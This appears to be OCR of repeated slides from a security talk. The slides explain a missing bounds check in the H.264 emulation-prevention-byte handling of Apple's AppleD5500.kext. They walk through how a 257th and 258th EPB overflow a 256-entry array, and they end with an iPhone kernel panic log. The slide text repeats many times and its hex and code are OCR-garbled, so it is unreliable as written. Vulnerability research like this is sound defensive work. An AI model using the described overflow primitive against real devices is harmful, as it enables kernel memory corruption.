
Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
   this->epb_offset_array[epbs] = 8(offset-epbs);
   this->epbs++;
}
```



`uint epb_offset_array[256];`

`uint epbs;`

AppleD5500.kext EPB Handling

```
0000000167640000BACA0000003000800003
001000000300100000030020100 0
...
000003000200000300040000030 0
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```
if (found_epb_pattern()) {
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
```



`uint epb_offset_array[256];`

`uint epbs;`

AppleD5500.kext EPB Handling

```
0000000167640000BACA000000030008000003
0010000003001000000300201000
...
0000030002000003000400000300
0400000300008
```


Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
   this->epb_offset_array[epbs] = 8(offset-epbs);
   this->epbs++;
}
```



`uint epb_offset_array[256];`

`uint epbs;`

AppleD5500.kext EPB Handling

```
0000000167 64000B ACA00000 03 0008000003
           0010000003 0010000003 00201000
           ...
           0000030002000003000400000300
           040000030008
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
   this->epb_offset_array[epbs] = 8(offset-epbs);
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
```



`uint epb_offset_array[256];`

`uint epbs;`

AppleD5500.kext EPB Handling

```
0000000167640000BACA000000300080000300100000030010000003002010000...0000030002000003000400000300040000030008
```

```
if (found_epb_pattern()) {
   this->epb_offset_array[epbs] = 8(offset-epbs);
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
```



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AppleD5500.kext EPB Handling

```
0000000167 64000BACA0 00000300 08000003
           00100000 03001000 00300201000
           ...
           00000300020000030004000003000
           040000030008
```

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NALU Header

EPB: Emulation Prevention Byte

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if (found_epb_pattern()) {
   this->epb_offset_array[epbs] = 8(offset-epbs);
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

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AppleD5500.kext EPB Handling

```
0000000167 64000BACA0 00000300 08000003
           00100000 03001000 00300201000
           ...
           00000300020000030004000003000
           040000030008
```


Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```



`uint epb_offset_array[256];`

`uint epbs;`

AppleD5500.kext EPB Handling

```
0000000167 64000BACA0 00000300 08000003
00100000 03 00100000 03 00201000
...
00000300020000030004000003 00
040000030008
```


Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[0] = 8(8-0);
  this->epbs++;
}
```



`uint epb_offset_array[256];`

`uint epbs;`

AppleD5500.kext EPB Handling

```
0000000167 64000BACA0 00000300 08000003
           00100000 03001000 00300201000
           ...
           00000300020000030004000003000
           040000030008
```


Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[0] = 8(8);
  this->epbs++;
}
```



`uint epb_offset_array[256];`

`uint epbs;`

AppleD5500.kext EPB Handling

```
0000000167 64000BACA0 00000300 08000003
           00100000 03001000 00300201000
           ...
           00000300020000030004000003000
           040000030008
```


Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[0] = 8(8);
  this->epbs++;
}
```



AppleD5500.kext EPB Handling

```
0000000167 64000BACA0 00000300 08000003
00100000 03 00100000 03 00201000
...
00000300020000030004000003 00
040000030008
```


Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[0] = 8(8);
  this->epbs++;
}
```



epbs variable serves as an array index

AppleD5500.kext EPB Handling

```
0000000167 64000BACA000000008000003
           001000000300100000030020100 0
           ...
           000003000200000300040000030 0
           040000030008
```


Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```



AppleD5500.kext EPB Handling

```
0000000167 64000BACA000000080000
           00100000030010000030020100 0
           ...
           0000030002000030004000030 0
           040000030008
```


Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```



`uint epb_offset_array[256];`

`uint epbs;`

AppleD5500.kext EPB Handling

```
000000016764000BACA000000080000
001000000010000000201000
... (250 EPBs)
000000020000030004000003000
040000030008
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

`uint epb_offset_array[256];`

`uint epbs;`

AppleD5500.kext EPB Handling

```
0000000167 64000BACA000000080000
           001000000100000000201000
           ... (250 EPBs)
           000000020000030000400000300
           040000030008
```

256th EPB

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

AppleD5500.kext EPB Handling

```
0000000167 64000BACA000000080000
           001000000100000000201000
           ... (250 EPBs)
           000000020000030000400000300
           040000030008
```

256th EPB

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

`uint epb_offset_array[256];`

`uint epbs;`

AppleD5500.kext EPB Handling

```
0000000167 64000BACA000000080000
           001000000100000000201000
           ... (250 EPBs)
           000000020000300004000003 00
           040000030008
```

256th EPB

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

AppleD5500.kext EPB Handling

```
0000000167 64000BACA000000080000
           001000000100000000201000
           ... (250 EPBs)
           000000020000000400000300
           040000030008
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

AppleD5500.kext EPB Handling

```
0000000167 64000BACA000000080000
           001000000100000000201000
           ... (250 EPBs)
           000000020000000400000300
           040000030008
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
   this->epb_offset_array[epbs] = &(offset-epbs);
   this->epbs++;
}
```

No Bounds Check!

`uint epb_offset_array[256];`

`uint epbs;`

AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000
001000000010000000201000
... (250 EPBs)
000000020000000400000300
040000030008
```

257th EPB Position P

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

`uint epb_offset_array[256];`

`uint epbs;`

AppleD5500.kext EPB Handling

```
0000000167 64000BACA000000080000
           001000000100000000201000
           ... (250 EPBs)
           000000020000000400000300
           040000030008
```

257th EPB Position P

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[256] = 8(P-256);
  this->epbs++;
}
```

AppleD5500.kext EPB Handling

```
0000000167 64000BACA000000080000
           001000000100000000201000
           ... (250 EPBs)
           000000020000000400000300
           040000030008
```

257th EPB Position P


Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[256] = 8(P-256);
  this->epbs++;
}
```



AppleD5500.kext EPB Handling

```
0000000167 64000BACA000000080000
           001000000100000000201000
           ... (250 EPBs)
           000000020000000400000300
           040000030008
```

257th EPB Position P

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[256] = 8(P-256);
  this->epbs++;
}
```

AppleD5500.kext EPB Handling

```
0000000167 64000BACA000000080000
           001000000100000000201000
           ... (250 EPBs)
           000000020000004000000
           040000030008
```


Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```



AppleD5500.kext EPB Handling

```
0000000167 64000BACA000000080000
           001000000100000000201000
           ... (250 EPBs)
           000000020000004000000
           040000030008
```

258th EPB Position Q

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

AppleD5500.kext EPB Handling

```
0000000167 64000BACA000000080000
           001000000100000000201000
           ... (250 EPBs)
           000000020000004000000
           040000030008
```

258th EPB Position Q

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[8(P-256)+1] =
                                  8(Q-8(P-256)+1);
  this->epbs++;
}
```

AppleD5500.kext EPB Handling

```
0000000167 64000BACA000000080000
           001000000100000000201000
           ... (250 EPBs)
           000000020000004000000
           040000030008
```

258th EPB Position Q


Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[8(P-256)+1] =
                                8(Q-8(P-256)+1);
  this->epbs++;
}
```



Ap…F00.kext EPB Handling

```
panic(cpu 0 caller 0xfffffff0077cc728): Kernel data abort. at pc 0xfffffff0064f62f0, lr 0xfffffff0064f1a44 (saved state: 0xf
        x0:  0x0000000000000000  x1:  0x0000000fffe505e0  x2:  0x0000000000000001  x3:  0xffffffff0064f6188
        x4:  0xffffffff6f5d4430  x5:  0x0000000000000dd400  x6:  0xffffffffffffffff  x7:  0xffffffffffffffff
        x8:  0xffffffff7dcd1408e3  x9:  0x0000000000000000  x10: 0xffffffff0d901b4ac  x11: 0x0000000003000000
        x12: 0x0000ffffff000000  x13: 0x0000000000ffffff  x14: 0x0000000000000010  x15: 0x0000000003000000
        x16: 0x0000000000000028  x17: 0xffffffff443c77f64  x18: 0xffffffff00715000  x19: 0xffffffff443c68400
        x20: 0x000000000000000d  x21: 0x0000000000000018  x22: 0x0000000000000000  x23: 0x0000000000000010
        x24: 0x000000000000001c  x25: 0xffffffff0057dccd4  x26: 0x0000000000000014  x27: 0x0000000000000000
        x28: 0x0000000000000000  fp:  0xffffffff0d901b5a0  lr:  0xffffffff0064f1a44  sp:  0xffffffff0d901b560
        pc:  0xffffffff0064f62f0 cpsr: 0x80000204         esr: 0x96000047           far: 0xffffffff443c77ffc
Debugger message: panic
Device: N69
Hardware Model: iPhone8,4
ROMD: 89C51101EF1067B0
